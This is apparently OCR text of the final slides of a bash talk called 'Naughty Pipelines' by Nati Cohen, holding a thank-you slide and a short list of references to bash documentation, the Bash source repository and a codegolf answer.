
@nocoot

Naughty Pipelines




@nocoot

Naughty Pipelines



@nocoot

In Summary



@nocoot

Thank You!

Questions?

Nati Cohen / Here Mobility

(We're Hiring!)

@nocoot

References

- Advanced Bash-Scripting Guide
  - http://www.tldp.org/LDP/abs/html/index.html
- Bash Git Repository
  - http://git.savannah.gnu.org/cgit/bash.git
- Create a memory leak, without any fork bombs
  - http://codegolf.stackexchange.com/a/24488